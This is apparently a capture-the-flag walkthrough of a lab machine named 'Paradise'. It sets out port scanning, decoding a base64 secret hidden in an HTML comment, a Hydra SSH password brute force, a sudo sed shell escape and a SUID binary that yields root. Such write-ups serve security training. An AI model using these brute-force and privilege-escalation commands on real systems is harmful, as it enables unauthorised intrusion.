

Paradise




```
┌──(root💀miguel)-[/home/miguel/Machines/Paradise]
└─# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-17 01:37
Initiating ARP Ping Scan at 01:37
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 01:37, 0.21s elapsed (1 total ho
Initiating SYN Stealth Scan at 01:37
Scanning 172.17.0.2 [65535 ports]
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 01:37, 2.80s elapsed (65535 t
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000020s latency).
Scanned at 2025-01-17 01:37:03 -03 for 2s
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536
```

```
└─# nmap -sCV -p22,80,139,445 -Pn -n -vvv 172.17.0.2
```




```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 a1:bc:79:1a:34:68:43:d5:f4:d8:65:76:4e:b4:6d:b1 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIO2Wyz8RV+TsSzmEEc6a+1aDtKIsiERWjdy6eST784/BJndgeAuPuZfuWGXZaAJYfc4Wns24THTRC
m74x6PJI4i/AqGolC2/kUpkAmJQZ0bGkjPx96SKqLKe83QEmTMkMTUB+UhAAAAFQDdR29vjtcRY9KFriRqXS7fm9NUPwAAAIBvWoittNHdST
pSRrtvQh7lX0rvE+QGAigl617voB4gplv6DxOsErknrCssOlE521cQWcBG42ZlbGniOzDO0JjI/qRMIhynqLMARbZV8IfD2ZYdgUGfsAMFVl
7K/ZmpommiIabZ4EUWCLW/uTltE0K7aWDq6bSxTRVXxl/Cg1Boo1HYrU2T/MazIXVLwj0Ou/Ld7FLYsW6h8g8uXtZw1bRp5R0k519o8b0k4D
zzmgjltw8PZw==
|   2048 38:68:b6:3b:a3:b2:c9:39:a3:d5:f9:97:a9:5f:b3:ab (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC91gxIuSG9qhKAtBXERuz5iPFlhQ4xRSkr+jDfh09Zzik/qHKOgeqt/SDMaSiYtgtYsz
NT4jnPZpMvaMqbdmY1oq1Ts5G9O6QH4te7fWjixRnWk3P0U+xMPgd8D2vWP26chBq+eantqurCbwtbRd6So3AhkWOb+UC1S0D0g4fECU9vlx
s5CxCHWWGlmw/eMfs9oF7JEGDSnSOQEVfqGTufgmKjUtyKgSQexLY1qRvsG4SGk0T0hXyZC/Ptr++2PPAiQQ9P+QU5w4WF
|   256 d2:e2:87:58:d0:20:9b:d3:fe:f8:79:e3:23:4b:df:ee (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKwRIUW/AH9PR8pTk9Ja+G2/NCPE2OHRpN
6msMBYux1Zv8ykcbI=
|   256 b7:38:8d:32:93:ec:4f:11:17:9d:86:3c:df:53:67:9a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVk3+Nsya30hqo9ExSdXD6LNvOH+kZl9emG3AHwtkQm
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Andys's House
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: PARADISE)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: PARADISE)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: UBUNTU; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.7], Country[RESERVED][Z
HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[172.17.0.
```


view-source:http://172.17.0.2/galery.html

```
        }
        .button-container {
            position: absolute;
            bottom: 0; /* Place the container at the bottom */
            left: 50%; /* Center the container horizontally */
            transform: translateX(-50%); /* Counteract the 50% left offset */
        }
    </style>
</head>
<body>
    <h1 style="text-align: center; margin-top: 20px;">Image Gallery</h1>
    <div class="gallery-container">
        <div class="gallery-item">
            <img src="img/image2.jpg" alt="Image 2">
        </div>
        <div class="gallery-item">
            <img src="img/image3.jpg" alt="Image 3">
        </div>
        <div class="gallery-item">
            <img src="img/image4.jpg" alt="Image 4">
        </div>
        <div class="gallery-item">
            <img src="img/image5.jpg" alt="Image 5">
        </div>
        <div class="gallery-item">
            <img src="img/image6.jpg" alt="Image 6">
        </div>
        <div class="gallery-item">
            <img src="img/image7.jpg" alt="Image 6">
        </div>
        <div class="gallery-item">
            <img src="img/image8.jpg" alt="Image 6">
        </div>
        <div class="gallery-item">
            <img src="img/image9.jpg" alt="Image 6">
        </div>
        <!-- Añadir más imágenes aquí -->
    </div>
    <div class="button-container">
      <button onclick="window.location.href='index.html'">Go Back</button>
    </div>
</body>
</html>
<!-- ZXN0b2VzdW5zZWNyZXRvCg== -->
```




```
┌──(root💀miguel)-[/home/miguel/Machines/Paradise]
└─# echo "ZXN0b2VzdW5zZWNyZXRvCg==" | base64 -d; echo
estoesunsecreto
```




Index of /estoesunsecreto

```
Name                  Last modified     Size Description
Parent Directory                          -
mensaje_para_lucas.txt 2024-07-28 21:04  109
```


Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80


172.17.0.2/estoesunsecreto/m ×
+
172.17.0.2/estoesunsecreto/mensaje_para_lucas.txt


```
REMEMBER TO CHANGE YOUR PASSWORD ACCOUNT, BECAUSE YOUR PASSWORD IS DEBIL AND THE HACKERS CAN FIND USING B.F.
```




```
┌──(root💀miguel)-[/home/miguel/Machines/Paradise]
└─# hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 01:53:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: lucas   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 01:53:55

┌──(root💀miguel)-[/home/miguel/Machines/Paradise]
└─#
```



```
┌──(root💀miguel)-[/home/miguel/Machines/Paradise]
└─# ssh lucas@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:2w4/PQ5L3xreq6F0ZhOCWrJ8m8oFWVAnkd6GqbM2jm8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
lucas@172.17.0.2's password:
$ whoami
lucas
$
```



```
lucas@22597efcffd9:~$ sudo -l
Matching Defaults entries for lucas on 22597efcffd9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucas may run the following commands on 22597efcffd9:
    (andy) NOPASSWD: /bin/sed
lucas@22597efcffd9:~$ ls -l ../
total 8
drwxr-xr-x 1 andy  andy  4096 Aug 30 13:12 andy
drwxr-xr-x 2 lucas lucas 4096 Aug 30 13:12 lucas
lucas@22597efcffd9:~$ sudo -u andy /bin/sed -n '1e exec bash 1>&0' /etc/hosts
andy@22597efcffd9:~$ ls
andy@22597efcffd9:~$ ls -la
total 20
drwxr-xr-x 2 lucas lucas 4096 Aug 30 13:12 .
drwxr-xr-x 1 root  root  4096 Aug 30 13:12 ..
-rw-r--r-- 1 lucas lucas  220 Apr  9  2014 .bash_logout
-rw-r--r-- 1 lucas lucas 3637 Apr  9  2014 .bashrc
-rw-r--r-- 1 lucas lucas  675 Apr  9  2014 .profile
andy@22597efcffd9:~$
```



```
andy@22597efcffd9:/home/andy$ find / -perm -4000 -ls 2>/dev/null
1599299    12 -rwsr-xr-x   1 root     root         8789 Aug 30 13:13 /usr/local/bin/privileged_exec
1599248     4 -rwsr-xr-x   1 root     root          237 Jul 27 14:21 /usr/local/bin/backup.sh
1574954    12 -rwsr-xr-x   1 root     root        10240 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
1588972   432 -rwsr-xr-x   1 root     root       440416 Mar  4  2019 /usr/lib/openssh/ssh-keysign
1574756    48 -rwsr-xr-x   1 root     root        47032 May 16  2017 /usr/bin/passwd
1574861   152 -rwsr-xr-x   1 root     root       155008 May 29  2017 /usr/bin/sudo
1574603    44 -rwsr-xr-x   1 root     root        41336 May 16  2017 /usr/bin/chsh
1574743    36 -rwsr-xr-x   1 root     root        36592 May 16  2017 /usr/bin/newgrp
1574674    72 -rwsr-xr-x   1 root     root        72280 May 16  2017 /usr/bin/gpasswd
1574600    48 -rwsr-xr-x   1 root     root        46424 May 16  2017 /usr/bin/chfn
1572960    40 -rwsr-xr-x   1 root     root        36936 May 16  2017 /bin/su
1572968    68 -rwsr-xr-x   1 root     root        69120 Nov 23  2016 /bin/umount
1572941    44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /bin/ping6
1572940    44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /bin/ping
1572927    96 -rwsr-xr-x   1 root     root        94792 Nov 23  2016 /bin/mount
andy@22597efcffd9:/home/andy$ /usr/local/bin/privileged_exec
Running with effective UID: 0
root@22597efcffd9:/home/andy# whoami
root
root@22597efcffd9:/home/andy#
```